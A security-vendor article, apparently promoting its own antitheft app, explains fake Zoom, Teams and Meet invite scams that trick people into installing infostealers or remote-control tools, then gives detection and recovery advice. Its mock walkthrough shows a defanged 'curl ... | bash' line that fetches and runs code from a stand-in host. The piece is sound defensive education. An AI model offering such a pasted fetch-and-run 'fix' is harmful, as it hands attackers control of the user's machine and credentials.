Fake Zoom meeting invite malware: how to spot and stop it
Fake Zoom meeting invite malware comes from a contact or recruiter, then asks you to update audio or the app. See how the trap works and how to join safely.


Fake Zoom meeting invite malware works because the request is so ordinary. Someone you know, or someone who wants to hire you, asks for a short call. The link opens a meeting room. Then the sound "does not work", and the page offers a quick fix. That fix is the infection.
In 2026 security teams at Google, Microsoft, Netcraft and Arctic Wolf, plus the Swiss national cyber centre, each described this trick. The same page is used for a fake Teams update and a fake Google Meet update: only the logo changes.




No vendor report measures what meeting scams alone cost. The end of the chain is measured, because the stealer's job is to take wallets, passwords and logged-in sessions.
Source: Chainalysis, Dec 2025
Chainalysis lists the tricks behind part of that theft: fake recruiters who run "technical screens" meant to harvest credentials, and "pitch meetings" used to probe a target. The 2026 research below shows the meeting version in detail.
How does a meeting invite turn into malware?
A meeting invite turns into malware when a fake call page convinces you to run something yourself. Nothing is hacked from the outside. You are asked, in the middle of a call you want to join, to install a program or paste a command, and you are in a hurry.
The invite reaches you in one of four ways:
- A contact's hijacked account. Google's Mandiant described a victim contacted on Telegram by a real executive's compromised account, who built rapport and then sent a link to schedule a "30-minute meeting". JUMPSEC, as reported in July 2026, saw the same: hijacked accounts of people in the crypto industry messaging senior staff.
- A recruiter, investor or client. A friendly stranger offers a job, a deal or a purchase. The fake job interview version often ends with a meeting app that "needs an update".
- A calendar invite or email. Microsoft described fake Teams and Zoom invites, project bids and financial emails that lead to spoofed download pages (campaigns from February 2026).
- A buyer or seller. The Swiss NCSC (30 June 2026) described a scammer answering a property listing, claiming the first meeting link did not work, and sending a second one to a convincing copy of the real site.
The next section walks through one composite of these reports, drawn the way a reader would see it. The names are made up and the commands go nowhere.
What does a fake Zoom meeting page look like?
A fake Zoom meeting page looks like a normal waiting room with a wrong address and a broken microphone. Arctic Wolf (April 2026) described a replica of the Zoom or Teams lobby with other "participants" played from pre-recorded video and AI-made avatars, no real people, and a request for your camera and microphone. The same report says the live webcam feed was sent to the attackers.
- 1A contact you know asks for a quick callThe account is real. The person typing is not.Marcus L.Last seen just nowHey, got ten minutes? Easier to explain on a call than here.09:12Sure, send me the link09:14join-zoom-room.example/j/841201Join-zoom-roomProject sync, starting nowJoin the meetingWe are all waiting for you :)209:15Write a message
- 1A look-alike address sent from a hijacked account
- 2Pressure to click before you think
- 2The page is a meeting room that cannot workPeople seem to be there. Nobody can hear you, and the sound is off.
Project sync
3 participants are in the meeting
Marcus L., Dana K., Ravi P.Live2Your microphone is not working. Audio problem detected.
Fix audio3- 1Not the meeting service's own address
- 2A recorded or AI-made video. Nobody replies to you
- 3The sound problem is part of the trick
- 3It says the meeting app is out of dateIt reads like a normal update, so most people click.Meeting update required
- 1A meeting never needs a separate installer to join
Audio fix- 1Pastes a command the page copied for you
Audio fix- 1Pastes a command the page copied for you
- 4You run itA signed installer on Windows, a pasted line on mac and Linux.User Account Control
Do you want to allow this app to make changes to your device?
MeetingUpdate.exeVerified publisher: Example Meeting Tools Ltd1File origin: Downloaded from the InternetShow more detailsYesNo- 1Grey and signed. Signed does not mean safe, and it is not the meeting maker's name
Windows PowerShellTerminalTerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$curl -s hxxps://audio-fix.example/fix | zsh1
- 1Downloads and runs a program from a stranger's server
Windows PowerShellTerminalTerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$curl -s hxxps://audio-fix.example/fix | bash1
- 1Downloads and runs a program from a stranger's server
- dangerA stealer reads your passwords, sessions and walletsWhile you wait for a meeting that was never going to start.
What the fake update takes from you
- Every saved browser passwordEmail, bank, exchange, work accounts
- Your logged-in sessionsChat and web accounts open without a password
- Your crypto walletsBrowser and desktop wallets
- A live look at your screenYour camera and screenshots can go too
Gone in seconds. The meeting never starts.
With antitheft
With antitheft, the stealer is stopped at your passwords
- Caught the moment it reaches for your passwords or wallets
- On Linux refused before the file opens, on Windows and macOS stopped right after
- Even the most advanced malware, the kind no antivirus has seen yet
- Touched
 Google Chrome - Saved passwords
- Type
- Storage access
- Touched
- Google Chrome - Saved passwords
- Type
- Storage access
- Touched
- Google Chrome - Saved passwords
- Type
- Storage access
Keep stealers out of your passwords and wallets
- Guards passwords, browser logins and wallets
- Stops malware your antivirus misses
- On Windows, macOS and Linux
The program names above are illustrative: a real stealer is renamed in every campaign, which is the point. On Linux only the app that owns your browser logins may open them, so a program nobody has seen before gets a refusal, not your passwords; on Windows and macOS it is stopped the moment it touches them.
What the antitheft app does not stop in a fake meeting scam
The app refuses the read of passwords, cookies and wallets on Linux and stops the reader on Windows and macOS. It does not stop everything a fake meeting can do, and you should know the gaps:
- A person you let into your computer. Several 2026 campaigns install a remote-control tool as the "update". Microsoft describes ScreenConnect, Tactical RMM and MeshAgent installed this way. Netcraft saw ConnectWise Control and a signed Teramind agent. These are real, legitimate tools, so a person controlling your screen is not the same as a program stealing a file.
- A password typed into a phishing page. If the fake page asks you to "sign in to join" and you type your password, you gave it away.
- A seed phrase or approval you hand over yourself, and anything you click inside the page.
For those, habits and quick action matter more. If a stranger can see or control your screen, disconnect from the internet, end the call and treat the computer as compromised.
What is the fake Teams or Google Meet update prompt?
The fake update prompt is a pop-up that stops a meeting to say something is outdated, and the vendors report it in four forms. All of them ask you to do the dangerous step yourself.
- "The meeting app needs an update." Netcraft (March 2026) saw fake Zoom and Google Meet rooms where extra participants joined with realistic audio and distorted sound, then a message that "Zoom requires an update". The download was a screensaver-type
.scrfile or an installer for a remote-access tool. Netcraft found at least eight domains serving the same fake room. - "The SDK is out of date." In the Arctic Wolf case, an overlay appeared about eight seconds after joining, saying the SDK was deprecated, with an Update Now button. The page then showed a fake support window.
- "Your audio is broken, run this fix." Mandiant's case: the actor said the victim had audio problems and sent "troubleshooting" commands to run on macOS and Windows.
- "Open the document in a viewer." Microsoft's campaign began with a PDF with a red "Open in Adobe" button and sent people to spoofed Adobe, Teams or Zoom download pages claiming the software was out of date.
This is the same trick as a fake browser update and as the fake CAPTCHA (ClickFix) pages that tell you to paste something. Here, the meeting is the excuse.
For power usersWhy a signed installer and a pasted fix are both dangerous
- Signed is not trusted. Microsoft's report describes fake
msteams.exe,zoomworkspace.clientsetup.exeand Adobe-named files that carried a valid digital signature, which lets them pass checks that only look at who signed. The Swiss NCSC saw the same in June. A grey "Verified publisher" prompt on Windows means a certificate exists, not that the program is what its name says. Check that the publisher is the real maker of the app. - Copy and paste can lie. Arctic Wolf found that its Windows page displayed harmless diagnostic text but silently replaced it with a different command when you copied. What you see in the box is not necessarily what you paste. The safe rule is never to paste anything a web page gave you.
- Browser-in-the-browser. The Swiss NCSC saw fake pages draw their own address bar inside the page, and one variant posed as the Microsoft Store. A bar you can click inside the page is not your browser's.
How do I tell a real meeting invite from a fake one?
A real invite survives a check you control, and a fake one does not. Two or three of these together should stop you.
- The link goes to an address you do not recognise or one that only looks like the meeting service. A look-alike with extra words or numbers is the common tell.
- The invite came from a contact but feels off. It is short, urgent ("we are all waiting") and not how that person writes.
- A cold offer wants a call straight away. A recruiter, investor or buyer who has never spoken to you pushes a video call within hours.
- The call page cannot work. People are "there", but nobody answers you, or the sound is broken from the first second.
- A meeting stops to ask for an installer or a command. No genuine meeting needs either to let you in.
- The page asks for your password to "sign in and join".
- Someone asks you to share your screen or give control so they can "fix" it.
How to protect yourself from fake meeting links
You can protect yourself from fake meeting links with three habits: do not use the link, do not install anything the page gives you, and confirm the person another way. The Swiss NCSC gives the same advice: click invitations only from senders you know, join through programs already installed, and update only through official channels.
- Join from your installed meeting app. Open the app yourself and enter the meeting ID, or open the invitation in your own calendar rather than from a chat message.
- Confirm the person on a second channel. Call the person on their phone number, or message them in a different app. Do not trust a face on the call: Mandiant and Arctic Wolf both describe deepfake or pre-recorded video.
- Keep your meeting apps updated from inside the app, or from your system's own app store. Never from a pop-up on a web page.
- Never paste a command or run an installer to fix sound or video. If your microphone fails, say you will rejoin from your phone and leave the call.
- Do not give screen control to someone who asked you to join a call, even to "help" with the connection.
- Keep wallets and work logins off a computer you use for strangers' calls. Use a separate browser profile or device for them.
Fake job offers use the same pattern, so the guide on fake job interview malware has the recruiter version in full. If you are not sure what an infostealer is, what is an infostealer explains what the final step steals and why.
What to do if you already clicked or ran the update
If you installed an "update" or pasted a fix from a meeting page, assume a stealer ran and act from a different device you trust, such as your phone. Order matters: money first, then accounts.
- Disconnect the computer from the internet.
- Move your crypto first. Create a new wallet on a clean device and send everything there. Write the new seed phrase on paper.
- Change your important passwords: email first, then banks, exchanges, your password manager and work accounts.
- Sign out of every session on those accounts and on your chat apps, so stolen session cookies stop working.
- Tell the contact whose account sent the link, by phone. Their account is hijacked and their other contacts are next.
- Look for a remote-control tool you did not install, and for new startup entries.
- Reinstall the operating system before you use the computer for anything important. Then change your passwords from a clean device: what to do if your passwords were stolen.
- Tell your employer if the computer touched work accounts. Stolen logins are used to get into companies.
If someone had a remote session on your screen, rotate everything that was open, not only the passwords you remember.
Why your passwords and wallets need their own lock
Antivirus finds what it already knows, and a fake meeting "update" is often brand new or signed, so it can pass. The Swiss NCSC and Microsoft both describe signed fake installers. Netcraft found one sample with no vendor detections at the time it was analysed. Treat Windows Defender and your antivirus as a good baseline that catches known malware, and add a rule that does not depend on recognising the program.
That rule is simple. Your browser's saved passwords should be opened by your browser, and your wallet by your wallet. antitheft makes that the rule on Linux: only the app that owns your passwords, browser logins, session cookies and wallets may open them, so even a stealer nobody has seen before gets a refusal. On Windows and macOS it stops that stealer the moment it touches them. It does not scan for or remove malware, and it does not stop you from giving someone access or typing a password into a fake page.
Questions people ask
Can I get malware just by clicking a Zoom link?
In the 2026 campaigns the vendors describe, the harm started later: someone downloaded an "update", pasted a "fix", or let a stranger control the screen. Opening a look-alike page is still a bad idea, because the page can ask for your camera and microphone and set up the next step, so do not click a meeting link you were not expecting.
How can I tell if a Zoom, Teams or Google Meet invite is fake?
Check the address of the page, not the look of it. A real invite leads to the meeting service's own address, while a fake one leads to a name that only resembles it. Better still, do not use the link: open the installed meeting app and join with the meeting ID, or ask the sender on a different channel whether they really sent it.
Is "Zoom requires an update" ever real?
Your installed meeting app updates itself from inside the app, and you can join in a browser without installing anything. A web page that stops a meeting to hand you a separate installer, or a command to paste, is the scam. The Swiss National Cyber Security Centre says to download updates only through official channels or the installed application.
My friend's account sent me a meeting link. Is it safe?
Not automatically. In campaigns reported by Google's Mandiant and JUMPSEC, the link came from a real person's hijacked account, so the chat history looked normal. If the message is unexpected, short and pushes a call right now, ask them on a phone call or another app before you click.
I already downloaded the update or pasted the fix. What now?
Act as if a stealer ran. From a different device, change your email and bank passwords, sign out of all sessions, move any crypto to a new wallet, and remove any remote-control tool you did not choose. The steps are in the section on what to do if you already clicked.
Does antivirus stop fake meeting update malware?
It stops what it already knows, and Windows Defender and other antivirus tools are a sensible baseline. The gap is a new or signed program: the Swiss NCSC and Microsoft both describe fake updates carrying valid digital signatures, and Netcraft found one sample with no security vendor detections when it analysed it. That is why a rule on who may open your passwords and wallets matters as a second layer.
the short version
